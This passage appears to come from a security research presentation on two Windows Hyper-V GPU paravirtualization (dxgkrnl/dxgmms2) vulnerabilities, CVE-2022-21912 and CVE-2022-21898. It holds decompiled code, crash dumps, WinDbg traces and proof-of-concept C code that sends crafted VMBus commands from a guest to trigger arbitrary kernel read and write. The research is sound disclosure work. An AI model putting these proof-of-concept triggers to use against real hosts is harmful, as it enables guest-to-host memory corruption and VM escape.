fffff806`28bbb7fc 65488b042588010000 mov   rax,qword ptr gs:[188h]
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0x21:
fffff806`28bbb805 488bd9          mov     rbx,rcx
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0x24:
fffff806`28bbb808 488b4938        mov     rcx,qword ptr [rcx+38h]
```

```
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0x7b:
fffff806`28bbb85f 488b4b18        mov     rcx,qword ptr [rbx+18h]
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0x7f:
fffff806`28bbb863 8b442460        mov     eax,dword ptr [rsp+60h]
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0x83:
fffff806`28bbb867 f7d8            neg     eax
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0x85:
fffff806`28bbb869 488b4130        mov     rax,qword ptr [rcx+30h]
6: kd> r @rcx
rcx=0000000000000000
```

Case Studies

CVE-2022-21912

Arbitrary Address Read:

DXGK_VMBCOMMAND_WAITFORSYNCOBJECTFROMGPU

```
CONTEXT:  ffffc005c81d7a70 -- (.cxr 0xffffc005c81d7a70)
rax=0000000000000000 rbx=ffffe1800a6750a0 rcx=0000000000000005
rdx=ffffe1800a6750a0 rsi=4141414141414141 rdi=ffffe1800a675080
rip=fffff80029ded4e5 rsp=ffffc005c81d8470 rbp=ffffc005c81d88e9
 r8=ffffc005c81d8480  r9=0000000000000000 r10=fffff80024072c60
r11=ffffc005c81d8400 r12=0000000000000000 r13=ffff9b85e5e9ecb0
r14=0000000000000001 r15=0000000000000000
iopl=0         nv up ei ng nz ac po cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00250297
dxgkrnl!WaitForSynchronizationObjectFromGpu+0x1945:
fffff800`29ded4e5 4c8b36          mov     r14,qword ptr [rsi] ds:002b:41414141`41414141=????????????????
Resetting default scope
```

```
EXCEPTION_STR:  0xc0000005

STACK_TEXT:
ffffc005`c81d8470 fffff800`29debaf6 : ffff9b85`de0ed4b0 00000000`00000001 00000000`00000000 00000000`00000000 : dxgkrnl!WaitForSynchronizationObjectFromGpu+0x1945
ffffc005`c81d8720 fffff800`29f50e86 : 00000000`00000000 ffff9b85`e4f31cb0 ffffe180`1764f0b0 00000000`00000000 : dxgkrnl!DxgkWaitForSynchronizationObjectFromGpuInternal+0x3f6
ffffc005`c81d8850 fffff800`29f4105c : ffffe180`00000000 ffff9b85`e5e9ecb0 00000000`00000000 ffff9b85`e4f31cb0 : dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusWaitForSyncObjectFromGpu+0x206
ffffc005`c81d8950 fffff800`29f451cd : ffffc005`00000000 00000000`00000000 ffffe180`11eec560 fffff800`29f44f00 : dxgkrnl!VmBusExecuteCommandInProcessContext+0x198
ffffc005`c81d8a00 fffff800`240b8515 : ffffe180`00000000 ffffe180`072db640 fffff800`29f44f10 ffffe18f`f9691c80 : dxgkrnl!VmBusProcessPacket+0x2bd
ffffc005`c81d8a70 fffff800`24155855 : ffffe180`072db640 00000000`00000080 ffffe18f`f9692040 048b4865`0001d97b : nt!ExpWorkerThread+0x105
ffffc005`c81d8b10 fffff800`241fe808 : ffffad80`560c3180 ffffe180`072db640 fffff800`24155800 000302ff`3dd88b00 : nt!PspSystemThreadStartup+0x55
ffffc005`c81d8b60 00000000`00000000 : ffffc005`c81d9000 ffffc005`c81d2000 00000000`00000000 00000000`00000000 : nt!KiStartSystemThread+0x28


SYMBOL_NAME:  dxgkrnl!WaitForSynchronizationObjectFromGpu+1945
```

CVE-2022-21912

DXG_HOST_VIRTUALGPU_VMBUS::VmBusWaitForSyncObjectFromGpu

```
54    v6_databuf = (struct GuestData_WaitForSyncObjectFromGpu *)CastToVmBusCommand<DXGKVMB_COMMAND_RELEASEKEYEDMUTEXSYNC>((__int64)v1);
55    if ( !v6_databuf )
56      goto LABEL_26;
57    v38 = 0i64;
58    v39 = 0i64;
59    v7 = DXGPROCESS::GetCurrent();
60    v9 = v7;
61    if ( v7 )
62    {
63      DXGCONTEXTBYHANDLE::DXGCONTEXTBYHANDLE((DXGCONTEXTBYHANDLE *)&v28, v6_databuf->syncgpu.context, v7, &v38, 0);
64      if ( !v38 )
65      {
66        DXGHWQUEUEBYHANDLE::DXGHWQUEUEBYHANDLE((DXGHWQUEUEBYHANDLE *)&v32, v6_databuf->syncgpu.context, v9, &v39, 0);
67        if ( !v39 )
68        {
69          v14 = WdLogNewEntry5_WdError(v13);
70          *(_QWORD *)(v14 + 0x18) = (unsigned int)v6_databuf->syncgpu.context;
71          WdLogEvent5_WdError(v14);
72          v37 = 0xC000000D;
73          DXGHWQUEUEBYHANDLE::~DXGHWQUEUEBYHANDLE((DXGHWQUEUEBYHANDLE *)&v32);
74          DXGCONTEXTBYHANDLE::~DXGCONTEXTBYHANDLE((DXGCONTEXTBYHANDLE *)&v28);
75  LABEL_25:
76          VmBusCompletePacket(*((struct VMBPACKETCOMPLETION__ **)v1 + 9), &v37, 4u);
77          v4 = 1;
78          goto LABEL_26;
79        }
80        DXGHWQUEUEBYHANDLE::~DXGHWQUEUEBYHANDLE((DXGHWQUEUEBYHANDLE *)&v32);
81      }
82      DXGCONTEXTBYHANDLE::~DXGCONTEXTBYHANDLE((DXGCONTEXTBYHANDLE *)&v28);
```

offset	name	size
0x00	command	0x18
0x18	context	0x04
0x1C	object_count	0x04
0x20	legacy_fence_object	0x08
0x28	fence_values	0x08
0x30	ObjectHandles	4 * object_count

CVE-2022-21912

DXG_HOST_VIRTUALGPU_VMBUS::VmBusWaitForSyncObjectFromGpu

```
54    v6_databuf = (struct GuestData_WaitForSyncObjectFromGpu *)CastToVmBusCommand<DXGKVMB_COMMAND_RELEASEKEYEDMUTEXSYNC>((__int64)v1);
55    if ( !v6_databuf )
56      goto LABEL_26;
57    v38 = 0i64;
58    v39 = 0i64;
59    v7 = DXGPROCESS::GetCurrent();
60    v9 = v7;
61    if ( v7 )
62    {
63      DXGCONTEXTBYHANDLE::DXGCONTEXTBYHANDLE((DXGCONTEXTBYHANDLE *)&v28, v6_databuf->syncgpu.co
64      if ( !v38 )
65        v18_object_count = v6_databuf->syncgpu.object_count;
66        if ( (unsigned int)(v18_object_count - 1) <= 0xFFFE )
67        {
68          v19 = 12 * v18_object_count + 0x28;
69          if ( *((_DWORD *)v1 + 0x16) >= v19 )
70          {
71            v21_context = v6_databuf->syncgpu.context;
72            if ( v38 )
73            {
74              memset(&Dst, 0, 0x50ui64);
75    LABE      v22_legacy_fence_object = v6_databuf->syncgpu.legacy_fence_object;
76              Dst.hContext = v21_context;
77              Dst.ObjectCount = v18_object_count;
78              Dst.pObjectHandleArray = (__int64)v6_databuf + (unsigned int)(8 * v18_object_count + 0x28);
79              if ( v22_legacy_fence_object )
80                Dst.pFenceValue = v6_databuf->syncgpu.fence_value;
81              else
82                Dst.pFenceValue = 0i64;
83              v23 = 0i64;
84              if ( !v22_legacy_fence_object )
85                v23 = (const unsigned __int64 *)&v6_databuf->syncgpu.fence_value;
86              v24 = DxgkWaitForSynchronizationObjectFromGpuInternal(&Dst, 0, 0i64, v23, 0);
87            }
```

offset	name	size
0x00	command	0x18
0x18	context	0x04
0x1C	object_count	0x04
0x20	legacy_fence_object	0x08
0x28	fence_values	0x08
0x30	ObjectHandles	4 * object_count

If legacy_fence_object = 1

Dst.pFenceValue = v6_databuf->syncgpu.fence_value

V23 = 0

CVE-2022-21912

DxgkWaitForSynchronizationObjectFromGpuInternal

```
1   __int64 __fastcall DxgkWaitForSynchronizationObjectFromGpuInternal(
2                       const struct _D3DKMT_WAITFORSYNCHRONIZATIONOBJECTFROMGPU *a1,
3                       bool a2, _BOOL8 a3, const unsigned __int64 *a4, bool a5)
4   {
5   ......Omit some code......
6     const struct _D3DKMT_WAITFORSYNCHRONIZATIONOBJECTFROMGPU *v8; // rdi
7     struct _D3DKMT_WAITFORSYNCHRONIZATIONOBJECTFROMGPU Src; // [rsp+70h] [rbp-B8h]
8   ......Omit some code......
9
10    v5_a4 = (struct DXGPROCESS *)a4;
11    v6 = a3;
12    v7 = a2;
13    v8 = a1;
14    v38 = -1;
15    v39 = 0i64;
16    if ( qword_1C00B09B0 & 2 )
17    {
18      v40 = 1;
19      v38 = 2043;
20      if ( Microsoft_Windows_DxgKrnlEnableBits & 0x2
21        McTemplateK0q_EtwWriteTransfer(a1, &EventPro
22    }
23    else
24    {
25      v40 = 0;
26    }
27    DXGETWPROFILER_BASE::PushProfilerEntry(&v38, 204
28    v10 = PsGetCurrentProcess(v9);
29    v11 = PsGetProcessDxgProcess(v10);
30    v13 = (struct DXGPROCESS *)v11;
31    if ( v11 && !(*(_BYTE *)(v11 + 347) & 0x10)
```

```
31      if ( v11 && !(*(_BYTE *)(v11 + 347) & 0x10)
32        || (v31 = DXGTHREAD::GetCurrent()) == 0i64
33        || (v14 = (struct DXGPROCESS *)*((_QWORD *)v31 + 1)) == 0i64 )
34      {
35        v14 = v13;
36      }
37      v41 = v14;
38      if ( v14 )
39      {
40        P = 0i64;
41        v48 = 0;
42        if ( !v7 )
43        {
44          *(_OWORD *)&Src.hContext = *(_OWORD *)&v8->hContext;
45          *(_OWORD *)&Src.pFenceValue = *(_OWORD *)&v8->pFenceValue;
46          v19 = (unsigned int *)Src.pObjectHandleArray;
47          v17 = *(_QWORD *)&Src.hContext;
48    LABEL_37:
49          if ( !v5_a4 )
50            v5_a4 = (struct DXGPROCESS *)Src.pFenceValue;
51          v28 = WaitForSynchronizationObjectFromGpu(HIDWORD(v17), v19, v5_a4, Src.pFenceValue, v17, v14, v7, 0, v6, a5);
```

v5_a4 is 0 now, into this branch

v5_a4 = Src.pFenceValue

CVE-2022-21912

WaitForSynchronizationObjectFromGpu

```
__int64 __fastcall WaitForSynchronizationObjectFromGpu(unsigned int a1,
                                                       const unsigned int *a2,
                                                       struct DXGPROCESS *a3,
                                                       unsigned __int64 a4,
                                                       unsigned int a5,
                                                       struct DXGPROCESS *a6,
                                                       bool a7, bool a8,
                                                       bool a9, bool a10)
{

......Omit some code......

  v10 = a3;
  v175 = a3;
  v167 = (unsigned int *)a2;
  v11 = a1;
  v156 = a1;
  v12 = a1;
  v183 = a1;
  Src = a3;
  v174 = a4;
  v159 = a6;
  v179 = a6;
  v13 = 0i64;
  v170 = 0i64;
  v172 = 0;
  if ( a1 <= 4 )
```

```
826       *(_DWORD *)(v115 + 24) = v119;
827       v178 = 1;
828       v125 = *(_DWORD *)(v112 + 192);
829       if ( (unsigned int)(v125 - 5) <= 1 )
830       {
831         v126 = *v10;                                  // v10 is FenceValues, can be controlled by a Virtual Machine
832       }
833       else
834       {
835         v126 = 0i64;
836         if ( v125 == 3 )
837           v126 = v174;
838       }
839       v127 = v165;
840       v128 = (*(_DWORD *)(v112 + 196) >> 2) & 1 ? *((_QWORD *)DXGSYNCOBJECTCA::FindAdapterObject(
841                                                       (DXGSYNCOBJECTCA *)v112,
842                                                       *(struct ADAPTER_RENDER **)(*((_QWORD *)v165 + 2) + 16i64))
843                                                   + 4) : *(_QWORD *)(v112 + 328);
844       v176 = v128;
845       if ( *((_DWORD *)v110 + 105) & 0x10 )
846         break;
847       v143 = v166;
```

CVE-2022-21912

PoC Code

```
189     ddd.adapter_handle = 0x40000000;
190     enumada.adapters = adapterinfo;
191     enumada.num_adapters = 64;
192     ioctl(fd, LX_DXENUMADAPTERS2, &enumada);
193     printf("num:0x%x handle:0x%x\n", enumada.num_adapters, enumada.adapters->adapter_handle);
194     ddd.adapter_handle = enumada.adapters->adapter_handle;
195     ioctl(fd, LX_DXCREATEDEVICE, &ddd);
196     printf("device_handle 0x%x\n",ddd.device);
197
198     memset(&createcont, 0, sizeof(struct d3dkmt_createcontextvirtual));
199     createcont.device = ddd.device;
200     createcont.priv_drv_data_size = 0x00;
201     ret = ioctl(fd, LX_DXCREATECONTEXTVIRTUAL, &createcont);
202     if(ret){
203         printf("CreateContext Error!\n");
204         return 0;
205     }
206
207     struct d3dkmt_pwn *pwn = NULL;
208     unsigned char * data = NULL;
209     pwn = malloc(0x4000);
210     data = malloc(0x2aaaaab0);
211
212     pwn->device = ddd.device;
213     pwn->command_id = 0;
214     pwn->process = 2;
215     pwn->channel_type = 0;
216     pwn->command_type = 0x9;//DXGK_VMBCOMMAND_CREATEPAGINGQUEUE
217     pwn->datalength = 0x18+sizeof(struct dxgkvmb_command_createpagingqueue);
218     memset(data, 0x00, 0x2aaaaab0);
219     pwn->wait = 1;
220     pwn->data = data;
221     *(u32 *)(data + 0x00) = ddd.device;
222     pwn->res = result;
223     ioctl(fd, LX_DXPWN, pwn);
224     printf("sync_handle 0x%x\n", *(u32 *)(result + 0x04));
225     sync_handle = *(u32 *)(result + 0x04);
```

① Create context handle

② Create sync handle

```
227     pwn->device = ddd.device;
228     pwn->command_id = 0;
229     pwn->process = 2;
230     pwn->channel_type = 0;
231     pwn->command_type = 25;//DXGK_VMBCOMMAND_WAITFORSYNCOBJECTFROMGPU
232     pwn->datalength = 0x20;
233     memset(data, 0x00, 0x2aaaaab0);
234     pwn->wait = 1;
235     pwn->data = data;
236     *(u32 *)(data + 0x00) = createcont.context;//context
237     *(u32 *)(data + 0x04) = 1;//object_count
238     *(u64 *)(data + 0x08) = 1;//legacy_fence_object
239     *(u64 *)(data + 0x10) = 0x4141414141414141;//controlled address
240     *(u32 *)(data + 0x18) = sync_handle;
241     pwn->res = result;
242     ioctl(fd, LX_DXPWN, pwn);
```

③ Trigger this bug, read from address : 0x4141414141414141

CVE-2022-21912

Debugging

```
3: kd> bu dxgkrnl!WaitForSynchronizationObjectFromGpu+0x1945
7: kd> g
Breakpoint 0 hit
dxgkrnl!WaitForSynchronizationObjectFromGpu+0x1945:
fffff807`74e1d4e5 4c8b36          mov     r14,qword ptr [rsi]
7: kd> k
 # Child-SP          RetAddr           Call Site
00 ffff8801`e82a7470 fffff807`74e1baf6 dxgkrnl!WaitForSynchronizationObjectFromGpu+0x1945
01 ffff8801`e82a7720 fffff807`74f80e86 dxgkrnl!DxgkWaitForSynchronizationObjectFromGpuInternal+0x3f6
02 ffff8801`e82a7850 fffff807`74f7105c dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusWaitForSyncObjectFromGpu+0x206
03 ffff8801`e82a7950 fffff807`74f751cd dxgkrnl!VmBusExecuteCommandInProcessContext+0x198
04 ffff8801`e82a7a00 fffff807`6d8b8515 dxgkrnl!VmBusProcessPacket+0x2bd
05 ffff8801`e82a7a70 fffff807`6d955855 nt!ExpWorkerThread+0x105
06 ffff8801`e82a7b10 fffff807`6d9fe808 nt!PspSystemThreadStartup+0x55
07 ffff8801`e82a7b60 00000000`00000000 nt!KiStartSystemThread+0x28
7: kd> r @rsi
rsi=4141414141414141
7: kd> u @rip
dxgkrnl!WaitForSynchronizationObjectFromGpu+0x1945:
fffff807`74e1d4e5 4c8b36          mov     r14,qword ptr [rsi]
fffff807`74e1d4e8 8b87c4000000    mov     eax,dword ptr [rdi+0C4h]
fffff807`74e1d4ee c1e802          shr     eax,2
fffff807`74e1d4f1 4c8b9424c8000000 mov     r10,qword ptr [rsp+0C8h]
fffff807`74e1d4f9 a801            test    al,1
fffff807`74e1d4fb 7509            jne     dxgkrnl!WaitForSynchronizationObjectFromGpu+0x1966 (fffff807`74e1d506)
fffff807`74e1d4fd 4c8b8f48010000  mov     r9,qword ptr [rdi+148h]
fffff807`74e1d504 eb14            jmp     dxgkrnl!WaitForSynchronizationObjectFromGpu+0x197a (fffff807`74e1d51a)
7: kd> dq @rsi
41414141`41414141  ????????`???????? ????????`????????
41414141`41414151  ????????`???????? ????????`????????
41414141`41414161  ????????`???????? ????????`????????
41414141`41414171  ????????`???????? ????????`????????
41414141`41414181  ????????`???????? ????????`????????
41414141`41414191  ????????`???????? ????????`????????
41414141`414141a1  ????????`???????? ????????`????????
41414141`414141b1  ????????`???????? ????????`????????
```

Case Studies CVE-2022-21898

Arbitrary Address Write:

DXGK_VMBCOMMAND_SUBMITVAILPRESENTHISTORYTOKEN

```
CONTEXT:  ffff9680fd5e4920 -- (.cxr 0xffff9680fd5e4920)
rax=0000000000000000 rbx=0000000000000000 rcx=4141414141414141
rdx=ffffce85784f0998 rsi=ffffce85776a7480 rdi=ffffce85683b3000
rip=fffff80745c0563f rsp=ffffa88cef0a6f78 rbp=ffffa88cef0a6ff0
 r8=0000000000000000  r9=ffffce85683b3000 r10=fffff8074fb11210
r11=ffffa88cef0a6fb0 r12=0000000000000000 r13=0000000000000000
r14=ffffce85784f0760 r15=00000000ffffffff
iopl=0         nv up ei pl nz na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00050206
dxgmms2!VidSchiAcquirePrivateDataReference+0x3b:
fffff807`45c0563f f0ff410c        lock inc dword ptr [rcx+0Ch] ds:002b:41414141`4141414d=????????
Resetting default scope
```

```
BAD_STACK_POINTER:  ffff9680fd5e3938

STACK_TEXT:
ffffa88c`ef0a6f78 fffff807`45c30a57 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : dxgmms2!VidSchiAcquirePrivateDataReference+0x3b
ffffa88c`ef0a6f80 fffff807`45c35895 : ffffce85`784f0760 ffffce85`683b3000 ffffce85`776a7480 ffffa88c`ef0a7060 : dxgmms2!VidSchiRedirectedFlipWaitOnSyncObject+0x1b7
ffffa88c`ef0a7020 fffff807`4f99b770 : 00000000`00000000 ffffe38e`1bb0d740 00000008`00040000 00000000`00000000 : dxgmms2!VidSchSubmitCommandContextless+0x55
ffffa88c`ef0a7050 fffff807`4f9b059a : ffffce85`6a816540 00000000`00000000 fffff807`4f9b02d0 00000000`00000000 : dxgkrnl!DXGADAPTER::SubmitPresentHistoryTokenFromVm+0x66c
ffffa88c`ef0a7890 fffff807`4f9a105c : ffffce85`c00000bb 00000000`00000000 ffffe38e`1bb0d670 00000000`00000000 : dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusSubmitVailPresentHistoryToken+0x2ca
ffffa88c`ef0a7950 fffff807`4f9a51cd : ffffce85`00000000 00000000`00000000 ffffce85`7d05c110 fffff807`4f9a4f00 : dxgkrnl!VmBusExecuteCommandInProcessContext+0x198
ffffa88c`ef0a7a00 fffff807`47ab8515 : ffffce85`00000000 ffffce85`5d4d2080 fffff807`4f9a4f10 ffffce85`5d4a2a20 : dxgkrnl!VmBusProcessPacket+0x2bd
ffffa88c`ef0a7a70 fffff807`47b55855 : ffffce85`5d4d2080 00000000`00000080 ffffce85`5d47b040 000fa46f`b19bbfff : nt!ExpWorkerThread+0x105
ffffa88c`ef0a7b10 fffff807`47bfe818 : ffff9680`fd5c4180 ffffce85`5d4d2080 fffff807`47b55800 c5c2c3c5`c2c3c5c2 : nt!PspSystemThreadStartup+0x55
ffffa88c`ef0a7b60 00000000`00000000 : ffffa88c`ef0a8000 ffffa88c`ef0a1000 00000000`00000000 00000000`00000000 : nt!KiStartSystemThread+0x28


SYMBOL_NAME:  dxgmms2!VidSchiAcquirePrivateDataReference+3b
```

CVE-2022-21898

DXG_HOST_VIRTUALGPU_VMBUS::VmBusSubmitVailPresentHistoryToken

```
100       if ( v27 >= 0 )
101       {
102         v20 = DXGADAPTER::SubmitPresentHistoryTokenFromVm(
103                 *(_QWORD *)(*((_QWORD *)v1 + 5) + 16i64),
104                 v7_databuf->present.context_handle,
105                 v7_databuf->present.unknown5_off20,
106                 v7_databuf->present.unknown2_off8,
107                 v7_databuf->present.unknown3_off10,
108                 &v7_databuf[1],
109                 v7_databuf->present.unknown4_off18,
110                 v7_databuf->present.device_synchandle,
111                 v7_databuf->present.unknown6_off2C,
112                 v13,
113                 v28);
114         v27 = v20;
115         if ( v20 >= 0 )
116         {
117   LABEL_24:
118           if ( !v13 )
119             goto LABEL_27;
120           CRefCountedBuffer::RefCountedBufferRelease((PSLIST_ENTRY)v13);
121   LABEL_26:
122           v20 = v27;
123   LABEL_27:
124           if ( v20 == 0xC00000BB )
125             v27 = DXGADAPTER::SubmitPresentHistoryTokenFromVm(
126                     *(_QWORD *)(*((_QWORD *)v1 + 5) + 16i64),
127                     v7_databuf->present.context_handle,
128                     v7_databuf->present.unknown5_off20,
129                     v7_databuf->present.unknown2_off8,
130                     v7_databuf->present.unknown3_off10,
131                     0i64,
132                     v7_databuf->present.unknown4_off18,
133                     v7_databuf->present.device_synchandle,
134                     0,
135                     0i64,
136                     0xFFFFFFFF);
137           goto LABEL_29;
```

databuf memory layout

offset	name	size
0x00	command	0x18
0x18	context_handle	0x04
0x1C	unknown1_off4	0x04
0x20	unknown2_off8	0x08
0x28	unknown3_off10	0x08
0x30	unknown4_off18	0x08
0x38	unknown5_off20	0x08
0x40	device_synchandle	0x04
0x44	unknown6_off2C	0x04

CVE-2022-21898

DXGADAPTER::SubmitPresentHistoryTokenFromVm

```
1   __int64 __fastcall DXGADAPTER::SubmitPresentHistoryTokenFromVm(__int64 a1,
2             unsigned int a2_context_handle, unsigned __int64 a3_unknown5_off20,
3             unsigned __int64 a4_unknown2_off8, unsigned __int64 a5_unknown3_off10,
4             void *a6, unsigned __int64 a7_unknown4_off18, unsigned int a8_device_synchandle,
5             int a9, struct CRefCountedBuffer *a10, unsigned int a11)
6   {
7     unsigned int v11 a2 context handle; // ebx
```

```
281       }
282       *((_QWORD *)v29 + 0x60) = a7_unknown4_off18;//
283                                 // *(unsigned __int64 *)((unsigned __int8 *)v29+0x300) = a7_unknown4_off18
284       if ( v33 )
285       {
286         if ( *((_DWORD *)v33 + 105) & 0x10
287           && (v47 = DXGCONTEXT::SynchronizeImplicitQueueWithRenderQueues(v33, 0i64, 0, 1, 0i64, 1), v27 = v47, v47 < 0) )
```

```
331       else
332       {
333         v56 = DXGSYNCOBJECT::GetVidSchSyncObject(
334                 *(DXGSYNCOBJECT **)(v55 + 32),
335                 *(struct ADAPTER_RENDER **)(*(_QWORD *)(v55 + 16) + 16i64));
336         LODWORD(v27) = (*(__int64 (__fastcall **)(struct VIDSCH_SUBMIT_DATA_BASE *, _QWORD, \
337                                   struct _VIDSCH_SYNC_OBJECT *))(*(_QWORD *)(*((_QWORD *)v71 + 77) + 8i64) + 1008i64))(//
338                                                 // dxgmms2!VidSchSubmitCommandContextless
339                           v29,
340                           *(_QWORD *)(v57 + 0x300),
341                           v56);
342       }
343       if ( v74 )
```

CVE-2022-21898

VidSchSubmitCommandContextless

```
1  int __fastcall VidSchSubmitCommandContextless(void *Src, struct _VIDSCH_DEVICE *a2, __int64 a3)
2  {
3    __int64 v3; // rdi
4    void *v4; // rbx
5    struct _VIDSCH_GLOBAL *v5; // rsi
6    int result; // eax
7    __int64 v7; // rax
8    __int64 v8; // [rsp+40h] [rbp+18h]
9
10   v3 = a3;
11   v4 = Src;
12   if ( a3 && a2 && Src )
13   {
14     v5 = *(struct _VIDSCH_GLOBAL **)(a3 + 8);
15     v8 = *(_QWORD *)Src;
16     if ( !(v8 & 0x20)
17       || (result = VidSchValidatePresentFlags((struct VIDSCH_SUBMIT_DATA2 *)Src, a2, (struct _VIDSCH_SUBMIT_FLAGS *)&v8),
18           result >= 0) )
19     {
20       result = VidSchiRedirectedFlipWaitOnSyncObject(v5, v4, v3, (int *)&v8);
21     }
22   }
23   else
24   {
25     v7 = WdLogNewEntry5_WdAssertion();
26     *(_QWORD *)(v7 + 24) = -1073741811i64;
27     WdLogEvent5_WdAssertion(v7);
28     result = -1073741811;
29   }
30   return result;
31 }
```

CVE-2022-21898

VidSchiRedirectedFlipWaitOnSyncObject

```
1  __int64 __fastcall VidSchiRedirectedFlipWaitOnSyncObject(struct _VIDSCH_GLOBAL *a1, void *Src, __int64 a3, int *a4)
2  {
3
4  ......Omit some code......
5
6    v36 = a4;
7    v4 = a1;
8    v5 = a3;
9    v6 = (unsigned int *)Src;
10   v7 = 0;
```

```
53   if ( *(_BYTE *)(v5 + 29) )
54   {
55     if ( *v16 >= v15 )
56     {
57 LABEL_22:
58       v17 = (_QWORD *)WdLogNewEntry5_WdEvent(v15);
59       v17[3] = v5;
60       v17[4] = **(_QWORD **)(v5 + 64);
61       v17[5] = *((_QWORD *)v6 + 58);
62       WdLogEvent5_WdEvent(v17);
63       VidSchiAcquirePrivateDataReference(v4, (struct VIDSCH_FLIP_MULTIPLANE_OVERLAY2 *)(v6 + 0x8E));//
64                                                 // VidSchiAcquirePrivateDataReference(v4, (unsigned __int8 *)v6 + 0x238);
65       v18 = *((_QWORD *)v6 + 4);
66       if ( v18 )
67         _InterlockedIncrement((volatile signed __int32 *)(v18 + 12));
68       VidSchiSubmitPresentHistoryToken((__int64)&v31);
69       goto LABEL_25;
70     }
71   }
```

CVE-2022-21898

VidSchiAcquirePrivateDataReference

```
1  void __fastcall VidSchiAcquirePrivateDataReference(struct _VIDSCH_GLOBAL *a1, struct VIDSCH_FLIP_MULTIPLANE_OVERLAY2 *a2)
2  {
3    unsigned int v2; // er8
4    struct _VIDSCH_GLOBAL *i; // r9
5    __int64 v4; // rcx
6
7    v2 = 0;
8    for ( i = a1; v2 < *((_DWORD *)i + 0x24); ++v2 )
9    {
10     v4 = *(_QWORD *)((char *)a2 + v2 * ((8 * *((_DWORD *)a2 + 2) + 0xC7) & 0xFFFFFFF8) + 0xC8);
11     if ( v4 )
12       _InterlockedIncrement((volatile signed __int32 *)(v4 + 0xC));
13   }
14 }
```

v4 is a7_unknown4_off18

When v2 = 0,
v4 = *(_QWORD *)((char *)a2 + 0xC8)

In VidSchiRedirectedFlipWaitOnSyncObject,
v6 + 0x238

In DXGADAPTER::SubmitPresentHistoryTokenFromVm

```
281      }
282      *((_QWORD *)v29 + 0x60) = a7_unknown4_off18;//
283                                                  // *(unsigned __int64 *)((unsigned __int8 *)v29+0x300) = a7_unknown4_off18
284      if ( v33 )
285      {
286        if ( *((_DWORD *)v33 + 105) & 0x10
287          && (v47 = DXGCONTEXT::SynchronizeImplicitQueueWithRenderQueues(v33, 0i64, 0, 1, 0i64, 1), v27 = v47, v47 < 0) )
```

CVE-2022-21898

PoC Code

```
178     pwn->device = ddd.device;
179     pwn->command_id = 0;
180     pwn->process = 2;
181     pwn->channel_type = 0;
182     pwn->command_type = 0x9;//DXGK_VMBCOMMAND_CREATEPAGINGQUEUE
183     pwn->datalength = 0x18+sizeof(struct dxgkvmb_command_createpagingqueue);
184     memset(data, 0x00, 0x2aaaaab0);
185     pwn->wait = 1;
186     pwn->data = data;
187     *(u32 *)(data + 0x00) = ddd.device;
188     pwn->res = result;
189     ioctl(fd, LX_DXPWN, pwn);
190     printf("sync_handle 0x%x\n", *(u32 *)(result + 0x04));
191     sync_handle = *(u32 *)(result + 0x04);
192
```

① Create sync handle

```
193     pwn->device = ddd.device;
194     pwn->command_id = 0;
195     pwn->process = 2;
196     pwn->channel_type = 0;
197     pwn->command_type = 64;//DXGK_VMBCOMMAND_SUBMITVAILPRESENTHISTORYTOKEN
198     pwn->datalength = 0x18+0x470;
199     memset(data, 0x00, 0x2aaaaab0);
200     pwn->wait = 1;
201     pwn->data = data;
202     *(u32 *)(data + 0x00) = 0;//context_handle
203     *(u32 *)(data + 0x04) = 0;//unknown1_off4
204     *(u64 *)(data + 0x08) = 0;//unknown2_off8
205     *(u64 *)(data + 0x10) = 0;//unknown3_off10
206     *(u64 *)(data + 0x18) = 0x4141414141414141;//unknown4_off18
207     *(u64 *)(data + 0x20) = 0;//unknown5_off20
208     *(u32 *)(data + 0x28) = sync_handle;//device_synchandle
209     *(u32 *)(data + 0x2C) = 0;//unknown6_off2C
210     pwn->res = result;
211     ioctl(fd, LX_DXPWN, pwn);
```

② Trigger this bug, write to address : 0x4141414141414d

CVE-2022-21898

Debugging

```
5: kd> bl
     0 e Disable Clear  fffff807`3a9b5840     0001 (0001) dxgmms2!VidSchSubmitCommandContextless

5: kd> g
Breakpoint 0 hit
dxgmms2!VidSchSubmitCommandContextless:
fffff807`3a9b5840 48895c2408      mov     qword ptr [rsp+8],rbx
6: kd> pc
dxgmms2!VidSchSubmitCommandContextless+0x50:
fffff807`3a9b5890 e80bb0ffff      call    dxgmms2!VidSchiRedirectedFlipWaitOnSyncObject (fffff807`3a9b08a0)
7: kd> t
dxgmms2!VidSchiRedirectedFlipWaitOnSyncObject:
fffff807`3a9b08a0 488bc4          mov     rax,rsp
7: kd> pc
dxgmms2!VidSchiRedirectedFlipWaitOnSyncObject+0x133:
fffff807`3a9b09d3 e8f8fcfdff      call    dxgmms2!AcquireSpinLock::Acquire (fffff807`3a9906d0)
7: kd>
dxgmms2!VidSchiRedirectedFlipWaitOnSyncObject+0x177:
fffff807`3a9b0a17 e87406d5fa      call    watchdog!WdLogNewEntry5_WdEvent (fffff807`35701090)
7: kd>
dxgmms2!VidSchiRedirectedFlipWaitOnSyncObject+0x1a3:
fffff807`3a9b0a43 e8c807d5fa      call    watchdog!WdLogEvent5_WdEvent (fffff807`35701210)
7: kd>
dxgmms2!VidSchiRedirectedFlipWaitOnSyncObject+0x1b2:
fffff807`3a9b0a52 e8ad4bfdff      call    dxgmms2!VidSchiAcquirePrivateDataReference (fffff807`3a
7: kd> dq @rdx+c8
ffff9786`4d8bad20  41414141`41414141 00000000`00000000
ffff9786`4d8bad30  00000000`00000000 00000000`00000000
ffff9786`4d8bad40  00000000`00000000 00000000`00000000
ffff9786`4d8bad50  00000000`00000000 00000000`00000000
ffff9786`4d8bad60  00000000`00000000 00000000`00000000
ffff9786`4d8bad70  00000000`00000000 cccccccc`cccccccc
ffff9786`4d8bad80  fa96014a`1fca5bfa ffff9786`000001fc
ffff9786`4d8bad90  63536343`02245700 ffff9786`55cd2d68
7: kd> t
dxgmms2!VidSchiAcquirePrivateDataReference:
fffff807`3a985604 4533c0          xor     r8d,r8d
7: kd> p
